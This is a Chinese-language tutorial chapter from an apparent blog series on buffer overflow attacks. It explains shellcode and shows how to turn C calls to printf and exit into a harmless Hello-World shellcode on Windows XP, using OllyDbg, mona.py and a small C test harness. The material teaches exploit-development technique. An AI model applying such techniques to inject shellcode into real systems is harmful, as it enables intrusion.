Security Alley

2013年**6**月**4**日 星期二

緩衝區溢位攻擊：第三章 - 改變程式執行的行為

<<< 第二章 - 改變程式執行的流程
>>> 第四章 - 真槍實彈

第三章目錄 | 全書目錄

Shellcode 簡介

本章我們繼續來研究攻擊者如何改變程式的執行行為，在上一個章節中有略為提到，這部份常被稱作 shellcode，攻擊者透過 shellcode 改變程式的行為，讓程式去做一些它本來不會做，但是是攻擊者控制它做的事情。

直觀來說，shellcode 是由一群組合語言的 opcode (operation code) 所組成的，opcode 是以數值來代表組合語言指令的代碼，例如組合語言中 NOP 指令，此指令是讓 CPU 空轉一個動作單位，此指令換成以 16 進位的 opcode 來表示，就是數值 90，因此，shellcode 常常是以 16 進位的字元數值陣列來呈現，當我們成功地使用緩衝區溢位控制了程式的執行流程之後 (控制了 EIP 暫存器)，我們可以將程式流程導引到我們放在記憶體上的 shellcode，進而執行我們安排好的組合語言指令。本章節將假設讀者已熟悉前一章的內容，即使讀者之前並未學過組合語言，讀完前一章，大約也已經熟悉幾個常用的組合語言指令了，並且知道暫存器的功能是什麼，另外，本章假設讀者熟悉基本的 C 和 C++，至少看得懂我所提供的範例程式碼，程式碼都不長，但是你必須要至少了解 C/C++ 中的指標觀念，本章中我們會先使用 Windows XP SP3 (也就是 32 位元的系統) 來解釋，本章後段會擴展到其他版本的 Windows，如果讀者使用 Vista 或者 Windows 7 操作底下的步驟也不妨礙，應該也會有類似的輸出結果，比較特別的是使用 64 位元版本 Windows 的情況，因為會透過 WOW64 技術來執行 32 位元應用程式，透過 64 位元的 WinDbg 看到的輸出會有很大的不同，而且部份針對 32 位元應用程式的指令也會無法正常使用，請讀者留意，如果急著想知道 64 位元的 Windows 有哪些差異的地方的話，可以先看本章最後面的各版本的 Windows 以及 32 位元和 64 位元的差異部份，簡單來說，結論就是我們必須使用 32 位元版本的 WinDbg 來進行操作，另一件需要留意的事情是，本章中對 WinDbg 的操作都需要作業系統的偵錯符號 (debugging symbols)，在執行本章的操作步驟以前，請先按照本書第一章所介紹的，設定好 WinDbg 的偵錯符號，其他相關的環境及工具設定也都可以參考第一章。

讓我們先看一個實際的 shellcode 長什麼樣子，範例如下：

```
char shellcode [] =
"\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68\x48\x65\x6c\x6c"
"\x54\xc7\xc1\x6a\x18\xc4\x77\xff\xd1\x33\xc0\x50\xc7\xc1\x7e\x9e\xc3\x77\xff\xd1";
```

這是以 C 語言的字元陣列語法來表示 shellcode，因為由組語指令的 opcode 組成，opcode 根據組語指令的不同也會有不同的長度，有的指令只要 1 個位元組，例如像是 NOP 指令，其值為 90，有的要 2 個位元組，例如 JMP EAX，其值為 FF E0，有的要 6 個位元組，例如本書前一個章節用到的 MOV EAX,77777777 就是 C7 C0 77 77 77 77，因此，從 shellcode 本身不容易一眼看出以下資訊：第一，有多少個組語指令在其中？第二，分別是哪些指令？第三，是否有一些參數或者資料也在裡面？第四，是否有一些不必要的指令在裡面？第五，是否有一些編碼器或解碼器在裡面？編碼器和解碼器是指將原本的 shellcode 經過特殊的編碼，有點類似將二進位檔案以 base-64 的方式編碼，產生出來的結果可能只有英文字母和數字，而將一些指定的字元 (例如 NULL 字元) 過濾掉，我們在本章的後面也會更多講到編碼器。

上述這些問題有些時候不容易回答，因為有些組語指令可以生成更多的組語指令，你看到的某個 shellcode，其被載入記憶體開始執行之後可能會自行改變，因為指令可以自行修改指令，指令修改指令有些時候是必要的，記得我們在前一章的時候，遇到 multibyte 字元的問號問

到記憶體的時候，這些解碼指令會先被執行，然後透過這些解碼的指令，將編碼過的 shellcode 解碼，所以看起來像是會動態地修改指令，這些編碼解碼的指令集合，我們把它們叫做編碼器和解碼器，關於編碼的技術，我們在本章後面一點的部份會看到更多的例子。

前面所舉的 shellcode 實例其實相當單純，不包含任何的編碼和解碼技術，其可以分解成作兩件事情，第一是呼叫 printf 印出 Hello, World!，第二件事情是呼叫 exit 函式結束程式，不知道是否有讀者可以一眼就分析出來？筆者自忖作不到，也因此，在網際網路上找到的 shellcode 通常不建議直接拿來使用，因為你不知道它會執行什麼指令。上述的 shellcode 例子分解的指令如下，稍候我們將會針對此例作更多的說明：

```
char shellcode [] =
"\x68\x21\x0a\x00\x00"     // 將字串 "!\n" 推入堆疊
"\x68\x6f\x72\x6c\x64"     // 將字串 "orld" 推入堆疊
"\x68\x6f\x2c\x20\x57"     // 將字串 "o, W" 推入堆疊
"\x68\x48\x65\x6c\x6c"     // 將字串 "Hell" 推入堆疊
"\x54"                     // 將指向字串 "Hello, World!\n" 的指標推入堆疊
"\xc7\xc1\x6a\x18\xc4\x77" // 宣告一函式指標等於 printf 函式位址
"\xff\xd1"                 // 呼叫 printf 函式，並將 "Hello, World!\n" 當作參數
"\x33\xc0"                 // 宣告一整數 0
"\x50"                     // 將整數 0 推入堆疊
"\xc7\xc1\x7e\x9e\xc3\x77" // 宣告一函式指標等於 exit 函式位址
"\xff\xd1"                 // 呼叫 exit 函式，並將整數 0 當作參數
;
```

繼續以前，筆者想先定義一下 shellcode 在緩衝區溢位攻擊中所扮演的角色和定位，我個人將緩衝區溢位攻擊的流程分成三個部份，第一個部份，是先找出可被緩衝區溢位攻擊的漏洞，例如我們在前一個章節看到的 SimpleC001 的例子，其的確存在緩衝區溢位的漏洞，但是並非所有的程式都有緩衝區溢位的漏洞，舉一個極端的例子來說，用 Dev-C++ 編譯一個 C 語言程式如下：

```
int main() {
    printf("Hello, World!\n");
}
```

是的，這樣一個幾乎空無一物的程式，它編譯出來仍舊是 EXE 執行程式，雖然它只印出 Hello, World!，但是它卻沒有任何漏洞可被攻擊者利用，我想打破的是一種錯繆的觀念，認為「駭客的攻擊是擋也擋不住的，只要是夠厲害的安全專家或者是駭客，一定可以成功。」，當一個程式沒有可被利用的漏洞時，無論駭客怎麼嘗試也是攻擊不了的，的確，當程式專案越來越龐大，或者牽涉的系統越來越複雜的時候，人為的錯誤因素加進來，程式就容易有臭蟲，說一個複雜龐大的程式或系統一定沒有臭蟲是不切實際的，但是同樣地，說它一定存在可以被攻擊的漏洞也是不切實際的，程式可能存在問題，但是該問題卻不一定是可以被攻擊的漏洞，再舉個極端的例子如下，用 Dev-C++ 編譯一個 C++ 程式：

```
int main() {
    int *a;
    if(a) delete a;
}
```

上面這個 C++ 程式對變數 a 作 delete 的動作，但是 a 卻不需要被 delete，即使 delete 之前有檢查 a 是否為 0，但是編譯器對 C++ 的變數不像對 C 的變數那樣，會自動幫忙初始化為 0，所以此程式還是會引發例外 (exception)，造成程式異常終止，這個例子雖然極端，但是程式設計師在處理指標的時候，卻常常犯類似這樣的疏忽，差別只在於指標的宣告、記憶體的配置、以及記憶體的釋放，三者動作中間可能隔了數十行甚至百千行程式碼，以至於造成人為的疏失，但是，即使上述的 C++ 程式有臭蟲，駭客卻無法利用這個程式的瑕疵發動攻擊，根本是無處下手，所以要知道發動緩衝區溢位攻擊的先決條件，就是被攻擊的對象要存在可以被攻擊的漏洞，且攻擊者必須找到這樣的漏洞，我把此先決條件當作是攻擊流程的第一部份，這部份牽涉到的技術包括自動化的模糊測試 (Fuzz testing)、軟體逆向工程、程式碼偵錯技巧與經驗等等。

找到可利用的漏洞之後，緩衝區溢位攻擊的第二部份，在於要如何針對該漏洞的特殊情況，以及當時作業系統的環境，發動最合適的攻擊，讓我們的 shellcode 被順利地執行。依據每個漏洞不同的情況，有些時候我們的 shellcode 必須很小，可能只有 10 多個字元空間的大小，也有可能很大，或者 EIP 被我們控制的時候，shellcode 的位址會跳動，每次執行的位址不一樣，也或者作業系統有保護的機制，讓我們無法直接跳到 shellcode 上執行，綜合這些挑戰，就是這一個部份的流程要處理的問題，這一個部份主要的目的就是利用已知的漏洞，能夠正確地、穩定地將程式執行程序導引到我們安排好的 shellcode 上面，這部份技術包括躲避作業系統的防護措施、利用暫存器及堆疊的技巧、以及返回導向程式設計 (ROP, Return-Oriented-Programming) 等等。

攻擊三部曲的最後一個部份，就是 shellcode，shellcode 決定我們可以在攻擊之後讓電腦為我們作些什麼事情，包括開啟一個網路通訊埠、新增系統管理者帳號、安插木馬程式、將防毒軟體關閉等等，有創意的 shellcode 不容易寫，試想想你必須從組合語言所代表的 opcode 去一個一個排列出最後的 shellcode 字元陣列，而且你要呼叫的系統函式，在該被攻擊的軟體上不一定有，例如你需要開啟一個網路通訊埠，你正好用到 ws2_32.dll 裡面的 Windows Socket 相關函式，而該被攻擊的軟體本身並沒有載入這個系統 DLL，你要如何正確地動態載入該 DLL，並且透過組合語言在該 DLL 裡面找到你需要用的函式指標，並且透過組合語言安排好傳給函式的參數，最後再呼叫該函式，並視需要處理函式的回傳值，這些動作 (以及更多其他的動作) 都需要以組合語言的 opcode 的 16 進位字元數值一個一個地排列在 shellcode 裡面，除此之外，為了要使你的 shellcode 穩定，你還需要面對不同版本的作業系統問題，例如你今天使用 kernel32.dll 裡面的函式，若是下個禮拜微軟透過作業系統更新，把 kernel32.dll 裡面的函式位址做了一些調整，正好改到你所使用的函式，那你的 shellcode 可能就會受到影響，當使用者更新了系統之後 (例如做完 Windows Update)，這個 shellcode 就完全不能使用了。面對這麼多的困難，也難怪國外網路上討論 shellcode 撰寫的網站不少，甚至有人開始使用 shellcoder 這樣的稱呼，來稱呼那些專精於寫 shellcode 的人物。


本書的重點放在三部曲中的第二部份，也就是在已知漏洞的前提之下，攻擊者要如何去發動攻擊？我們不會空談理論或者講一些公民與道德 (若有興趣，可以在奇摩知識+搜尋資訊安全，會找到很多相關文章)，我們要從實務的角度，確實地了解攻擊者的手法，以洞燭先機，防患於未然 (像犯罪現場調查都必須把犯案手法調查的一清二楚，不是嗎？)。本書的焦點不會放在第一部份以及第三部份，關於第一部份，我們會使用簡化的範例程式，以及已經在網路上公佈其安全性漏洞一段時間的軟體來作為展示的對象，關於第三部份，我們會在此章節補充我們所需要的知識，並且提供一個 Hello, World! 訊息方塊的 shellcode，在本章節之後所有的範例中，我們都將使用這個章節所提供的 Hello, World! 訊息方塊來作為我們攻擊用的 shellcode，我們不會用任何其他的 shellcode，例如說新增系統管理者權限、下載檔案並且執行等

從 C 語言到 Shellcode


Shellcode 通常不是平白從 16 進位碼直接寫出來的，鮮少有人能夠看著一堆從來沒看過的 16 進位碼，立刻像翻譯一樣解讀出來其代表的意含及功能，更少有人能夠直接以 16 進位 opcode 形式憑空寫出複雜且功能完整的 shellcode，我們試著寫一個簡單的 shellcode，其主要完成兩件事，第一件是執行 printf，印出 Hello, World!，第二件是執行 exit(0) 結束程式，我們從一個簡單的 C 程式開始，把這兩件事以 C 語言形式寫出來，用 Dev-C++ 新增一個空白的 C 語言專案，名稱叫做 Shellcode001，將以下 C 原始程式碼輸入，存檔並且編譯產生 shellcode001.exe 執行檔案：

```
int main() {
    printf("Hello, World!\n");
    exit(0);
}
```


用 OllyDbg 打開 shellcode001.exe，找到其 main 函式的位址 (可利用上一章所教的 gdb，或往下找一點找到 printf 和 exit 的呼叫處)，在 Windows XP SP3 之下，用 Dev-C++ 編譯，在此範例中函式 main 的位址大約是在 00401290 附近，我們列出其函式 main 的反組譯結果如下圖：



關鍵在於我們想完成的那兩件事，也就是 printf 和 exit 這兩個函式的呼叫，請看反組譯結果中，位址 004012BA 到 004012CD 為止，這個範圍中間所包含的組語指令，就是我們希望我們的 shellcode 會執行的指令，但是如果我們更仔細地去觀察這個範圍的組合語言指令，會發現其對 printf 和 exit 的函式呼叫，是先使用 CALL 再使用 JMP，才到真正的 printf 函式裡面，為了驗證我所說的，我們在位址 004012C1 的地方放置中斷點，按下 F9 讓程式停在 CALL <JMP.&msvcrt.printf> 這一行，然後按下 F7 進入，程序會跳到 00401820 左右的位址，如下圖，可以從 OllyDbg 的資訊區塊 (在反組譯區塊的下方)，找到 DS:[<&msvcrt.printf>] 的位址，可以看到下方資訊區塊寫著 DS:[00405100]=77C4186A (msvcrt.printf)，代表 printf 真正的位址，是在 msvcrt.dll 裡面，記憶體位址 77C4186A 處，因此我們真正要呼叫的記憶體位址是在 77C4186A。程式通常以這種 CALL + JMP 來實現對 DLL 函式的呼叫，這和程式的編譯、連結、以及作業系統載入應用程式到記憶體的過程有關係，這三者的關係與緩衝區溢位攻擊無關，我們在此不深究。值得留意的是，下方附圖當中函式 printf 的位址是 77C4186A，但是此位址會因讀者的作業系統檔案不同而改變，所以看到別的數字請不用訝異，關於不同作業系統的影響，在本章最後會統整提供讀者更多資訊。



我們用同樣的觀察手法再找到函式 exit 的真正位址，在 OllyDbg 裡面按下 Ctrl + F2，讓程式重新載入執行，移到 004012C1 處按下 F2，取消之前所設定的中斷點，再往下移動一點到 004012CD 處設下中斷點，按下 F9 讓程序跑到此處，再按下 F7 追蹤執行，可以找到 exit 真正在 msvcrt.dll 裡面的位址是在 77C39E7E，如下圖，同樣地，此位址數值會因為作業系統檔案不同而改變，讀者看到的數值和筆者下方附圖中的很可能會不一樣：



DLL 基底位址幾乎不會改變，但是 Vista 之後以至於到 Windows 7，微軟預設在作業系統中加上了 ASLR (Address Space Layout Randomization) 的機制，導致每次開機之後，作業系統的 DLL 基底位址都會不同，我們在本書後面一點的章節會來深究這個問題，第二個原因是函式位址也會隨著 msvcrt.dll 檔案版本的不同而改變，因此不同的作業系統，甚至於只要經過 Windows Update 的刷新，如果檔案 msvcrt.dll 有被改動到，其內部所有的函式位址也會跟著不同，我們在此暫時先不理會位址改變的問題，只要我們先不重開機，也暫時先不作 Windows Update，針對目前的情況先完成我們的第一個 shellcode，我們的目的是要先熟悉如何從 C 語言轉換成 shellcode，以獲取一些初步的成就感，這對學習有很大的幫助，在後面的篇幅中，我們會一一克服位址改變的問題。知道 printf 和 exit 的記憶體位址之後，我們回過頭來看 004012BA 到 004012CD 這段間隔裡的指令：

```
004012BA  |. C70424 00304000    MOV DWORD PTR SS:[ESP],Shellcod.00403000   ; ||ASCII "Hello, World!\n"
004012C1  |. E8 5A050000        CALL <JMP.&msvcrt.printf>                  ; |\printf
004012C6  |. C70424 00000000    MOV DWORD PTR SS:[ESP],0                   ; |
004012CD  |. E8 3E050000        CALL <JMP.&msvcrt.exit>                    ; \exit
```

第一行 004012BA 是在預備 printf 的參數，你可以看到指令中，字串 "Hello, World!\n" 被從 Shellcod.00403000 的地方拷貝進 [ESP]，Shellcod.00403000 是 OllyDbg 的表示式，意思是說在模組 Shellcod 裡面，記憶體位址 00403000 的地方，Shellcod 模組其實就是 Shellcode001.exe 本身，只是 OllyDbg 只會顯示名字前面的 8 個字元，因此實際上就是記憶體位址 00403000，我們來仔細看看位址 00403000 長什麼模樣，在 OllyDbg 中，將滑鼠移動到記憶體傾印區塊中，按下滑鼠右鍵，跳出的選單中，選擇 Go to | Expression Ctrl+G，並且輸入 00403000，OllyDbg 會跳到該位址並傾印記憶體如下：（Hello, World!\n 的記憶體傾印內容）

Address	Hex dump	ASCII
00403000	48 65 6C 6C 6F 2C 20 57	Hello, W
00403008	6F 72 6C 64 21 0A 00 00	orld!...

你可以看到 00403000 的地方是從 16 進位數值 48 開始，這是字元 H 的 ASCII 代碼，後面依序接 ello... 的 ASCII 16 進位代碼，最後以 0A 就是換行 \n 的代碼，加上 00 NULL 字元結束，最後多一個 NULL 字元不是我們的，是剛好那裡有這樣的值，這裡我們要注意的是字串在記憶體中儲存的順序，從字串頭到字串尾，對應到記憶體內的位址是從位址小到位址大。要替 printf 預備好字串參數，我們需要先將字串按著頭到尾的順序安排在 [ESP]，但是我們可沒辦法像 004012BA 這一行直接用 MOV 拷貝字串進 [ESP]，因為當我們的 shellcode 被執行的時候，該被攻擊的軟體其記憶體中多半不會為我們準備好 Hello, World! 這個字串，我們必須將這個字串夾帶在 shellcode 本身，並將其推入到堆疊內，再從堆疊抓取字串指標。從前一章節我們學到堆疊是由記憶體位址大的空間疊上去到位址小的空間，所以我們可以利用組語指令 PUSH 來把我們的字串推入到堆疊內，使其剛好字串頭最後會在 ESP 的位置，再來使用組語指令 CALL 呼叫 printf 函式。字串 "Hello, World!\n" 的 16 進位碼如下，代碼 20 是空白的意思：

```
 H  e  l  l  o  ,     W  o  r  l  d  !  \n
48 65 6C 6C 6F 2C 20 57 6F 72 6C 64 21 0A
```

如果我們按照四個字元一組的原則排列這些 16 進位值，就會長得像這樣：

```
48 65 6C 6C
6F 2C 20 57
6F 72 6C 64
21 0A
```

四個一組排列這些 16 進位值是因為 ESP 是 32 位元，所以將字串推入的時候，我們也必須一次推 32 位元 (也就是 4 個位元組) 進去，最後一行差 2 個位元組，我們可以補 00 NULL 字元，關於推進堆疊裡的順序，要知道最後字串頭必須在 [ESP]，所以字串頭要在最後面推入，才會在堆疊的最上面，字串尾則要最先推入，因此，以下的 4 行 PUSH 指令可以將這些字串推進堆疊裡面：

```
PUSH 0x210A0000
PUSH 0x6F726C64
PUSH 0x6F2C2057
PUSH 0x48656C6C
```

因為 Windows 是 little-endian，也就是 32 位元數值在儲存的時候，是反過來存 (最小的位元組是在記憶體高的位址)，所以每行 PUSH 指令所推入的 4 個位元組，順序必須要顛倒，所以我們將指令再修改一下，如下，讀者可自行比較原先上面和下面修改過後的結果，了解其差異。最後，因為傳入 printf 的參數必須是字串的記憶體位址而非字串本身，也就是我們必須將參數設定為一個指向字串頭的指標，此時字串頭在 [ESP]，所以 ESP 就是指向此字串的指標 (關於 ESP 和 [ESP] 的差異，請參考前一章的內容)，因此最後一行我們再加上 PUSH ESP，當執行 PUSH ESP 的時候 ESP 正是指向 [ESP] 也就是字串的起頭，我們透過 PUSH ESP 指令將其疊在堆疊之上。

```
PUSH 0x00000A21
PUSH 0x646C726F
PUSH 0x57202C6F
PUSH 0x6C6C6548
PUSH ESP
```

再來是解決函式 exit 需要的參數，也就是數值 0，我們把數值 0 存到暫存器 EAX 中，只要對同一個暫存器進行 XOR 運算，就可以把該暫存器歸零，如下：

```
XOR EAX,EAX
```

最後，加上對 printf 和 exit 的呼叫，早先我們查出來這兩個函式的記憶體位址是 77C4186A 和 77C39E7E (讀者在操作時可能會看到不同於這裡的兩個數值，請使用自己所看到的數值)，我們不會直接 CALL 位址，像是 CALL 77C4186A，組合語言指令不會這樣使用，因為不會呼叫到正確的位址，慣用的方式是將位址存入一個暫存器或記憶體中，然後再呼叫該暫存器或記憶體，我們可以利用暫存器 ECX，將位址存入 ECX，再執行 CALL ECX 來呼叫該位址，組語的 CALL 指令有個特點，就是會把下一行組語的位址紀錄在堆疊中，以至於呼叫的函式執行結束之後，其 function epilogue 的 RETN 指令會返回到當初呼叫它的地方，也就是我們的 shellcode 下一行，直接使用組語指令 JMP ECX 就不會有這樣的效果，如果你對於這一點有所疑惑的話，請務必確認你將前一章的內容讀懂了再繼續閱讀此章。全部綜合起來最後我們需要執行的指令集合如下：

```
MOV ECX,0x77C4186A ; 將 77C4186A 存入 ECX 中 (請填自己在 OllyDbg 所看到 printf 的位址)
CALL ECX           ; 呼叫 printf
XOR EAX,EAX        ; 將 EAX 歸零
PUSH EAX           ; 把 0 放在 [ESP]，以供 exit 使用
MOV ECX,0x77C39E7E ; 將 77C39E7E 存入 ECX 中 (請填自己在 OllyDbg 所看到 exit 的位址)
CALL ECX           ; 呼叫 exit
```

現在，問題剩下如何將這些組語指令轉換成其代表的 opcode？我提供讀者四個方法，第一，透過前一章所學的 WinDbg 手法求得 opcode，關於這種作法，請參閱前章，在此筆者不再贅述，第二，透過 Immunity Debugger 的外掛模組 mona.py 來產生 opcode，第三，透過 Metasploit 所附的工具 nasm_shell.rb 來完成，第四，透過組譯器 NASM 組譯組合語言檔案，再將其產出的二進位檔案化成 16 進位字元陣列，可以使用筆者撰寫的工具程式來協助轉換的工作。除了第一種作法我們已經試過了以外，其他三種作法都是新作法，以下我們一一來嚐試看看。


透過 Immunity Debugger 的外掛模組 mona.py 來取得 opcode

首先請到 mona 的官方網站，選擇下載 stable 的版本。

mona 是以 Python 語言所寫成的，因此原始程式碼都在檔案裡面，如果你有疑慮擔心檔案有問題，可以自行解讀其原始碼內容，查看是否有讓你擔心的地方。我們真該給開放原始碼的發展團隊由衷的感激，這成果是他們白白捨的，也是我們白白得來的。

假設你的 Immunity Debugger 安裝在 "C:\Program Files\Immunity Inc\Immunity Debugger\" 資料夾底下，到該資料夾去，其下應該有一個資料夾叫做 PyCommands，將剛剛下載下來的 mona.py 拷貝到這個資料夾底下，重新啟動 Immunity Debugger 即可。Immunity Debugger (以下文中我都以 Immunity 簡稱之) 和 OllyDbg 功能和介面都相似，只是一個黑一個白，佈景顏色走極端路線。


啟動 Immunity 之後，按下 Alt + l 叫出 Log data 的視窗，和 WinDbg 類似的地方是，Immunity 介面的下方有一個命令列可以輸入外掛命令，如果 mona.py 已經拷貝到 pyCommands 資料夾下，這時候在命令列輸入 !mona 按下 Enter，會看到 mona 的介紹畫面，如果沒看到，確定 mona.py 有拷貝到資料夾下，並且在 Immunity 介面按 Alt + l 確定看得到 Log data 視窗，有很多時候 Log data 視窗會被其他視窗擋住，一切正常的話，應該如下圖：



mona 有反組譯的功能，可以輸入組合語言指令，然後求得其 opcode，個別的組合語言指令之間用 # 符號隔開，在命令列輸入 !mona assemble -s 後面接要反組譯的組語指令即可，我們可以把所有的指令貼成一行，指令和指令之間用 # 符號隔開，另外，請記得事先把 printf 和 exit 的位址換成你自行操作時所看到的位址：

```
!mona assemble -s PUSH 0x00000A21 # PUSH 0x646C726F # PUSH 0x57202C6F # ... (其後省略，請自行貼上)
```

在 Immunity 的命令列輸入上述指令，然後按下 Enter，如果 Log data 視窗跑到後面去被擋住的話，記得按下 Alt + l 把它叫回到最前面，應該會看到 mona 輸出結果如下圖：(我將最後的 Full opcode 截掉了，請自行操作 Immunity 查看輸出結果)



將 Immunity 的輸出結果複製下來 (按右鍵選 Copy to clipboard | Message)，或者是在輸入 !mona assemble -s (組語) 命令之前，先對著 Log data 視窗按下滑鼠右鍵，選單選 Log to file，選擇檔案的路徑之後，再下 !mona assemble -s (組語) 命令，這樣結果會直接輸出到你所指定的檔案，總之，將結果拷貝下來，整理成 C 語言字元陣列的形式，以便可以用於緩衝區溢位的攻擊，我們的第一個 shellcode 於是乎誕生了：


```
"\x54"                  //PUSH ESP            ; 字串指標在 [ESP]
"\xc7\xc1\x6a\x18\xc4\x77" //MOV ECX,0x77C4186A ; 將 77C4186A (可變動位址) 存入 ECX 中
"\xff\xd1"              //CALL ECX            ; 呼叫 printf
"\x33\xc0"              //XOR EAX,EAX         ; 將 EAX 歸零
"\x50"                  //PUSH EAX            ; 把 0 放在 [ESP]
"\xc7\xc1\x7e\x9e\xc3\x77" //MOV ECX,0x77C39E7E ; 將 77C39E7E (可變動位址) 存入 ECX 中
"\xff\xd1"              //CALL ECX            ; 呼叫 exit
;
```

我們來寫一個測試 shellcode 的小程式，首先，透過 Dev-C++ 開啟一個空白的 C++ 專案，並將專案命名為 TestShellcode，專案開啟之後，新增一個 testshellcode.cpp 檔案，並將以下程式碼輸入檔案之中，存檔並且編譯：

```
// File name: testshellcode.cpp
// Date: 2011/11/27
#include <cstdio>
using namespace std;

char shellcode [] =
"\x68\x21\x0a\x00\x00"      //PUSH 0x00000A21
"\x68\x6f\x72\x6c\x64"      //PUSH 0x646C726F
"\x68\x6f\x2c\x20\x57"      //PUSH 0x57202C6F
"\x68\x48\x65\x6c\x6c"      //PUSH 0x6C6C6548     ; 字串現在在 [ESP]
"\x54"                      //PUSH ESP            ; 字串指標在 [ESP]
"\xc7\xc1\x6a\x18\xc4\x77" //MOV ECX,0x77C4186A ; 將 77C4186A (可變動位址) 存入 ECX 中
"\xff\xd1"                  //CALL ECX            ; 呼叫 printf
"\x33\xc0"                  //XOR EAX,EAX         ; 將 EAX 歸零
"\x50"                      //PUSH EAX            ; 把 0 放在 [ESP]
"\xc7\xc1\x7e\x9e\xc3\x77" //MOV ECX,0x77C39E7E ; 將 77C39E7E (可變動位址) 存入 ECX 中
"\xff\xd1"                  //CALL ECX            ; 呼叫 exit
;
typedef void (*FUNCPTR)();

int main() {
    printf("<< Shellcode 開始執行 >>\n");

    FUNCPTR fp = (FUNCPTR)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 exit() 離開程式了)");
}
```

稍微解釋一下上面這個程式，扣除 shellcode 的部份，這個程式最主要先透過 typedef 定義了一個函式指標型別，名稱為 FUNCPTR，FUNCPTR 是一個函式指標型別，其定義的函式的回傳值型別為 void，並且沒有任何參數，在函式 main 裡頭，先印出 "Shellcode 開始執行" 的提示文字，然後宣告一個函式指標 fp，並且用型別轉換強制將 shellcode 字元陣列轉換為 FUNCPTR，並在下一行 fp(); 對其作函式的呼叫，函式指標的呼叫動作很單純，就是將程序的執行權交到該函式手中，也就是把 EIP 設定為該函式的記憶體位址，稍候我們可以透過 Immunity 看得更加詳細一點，最後，函式 main 的最後一行 printf 會印出一些文字，但是因為我們的 shellcode 會執行 exit(0) 結束程式，因此最後一行的 printf 是不會有機會被執行到的，我將其放置在那裡只是作個樣子，讓我們更加確定在 shellcode 執行到最後的時候，程式就終止了。

假設此 TestShellcode.exe 被編譯出來的路徑是 E:\BofProjects\TestShellcode\TestShellcode.exe，在 Windows 下執行命令列模式，並且輸入指令如下圖所示，如果你的 EXE 檔案不在 E:\BofProjects\TestShellcode\ 資料夾之下的話，請自行根據你的 EXE 檔案路徑改變下面的命令列指令，下圖僅供參考：

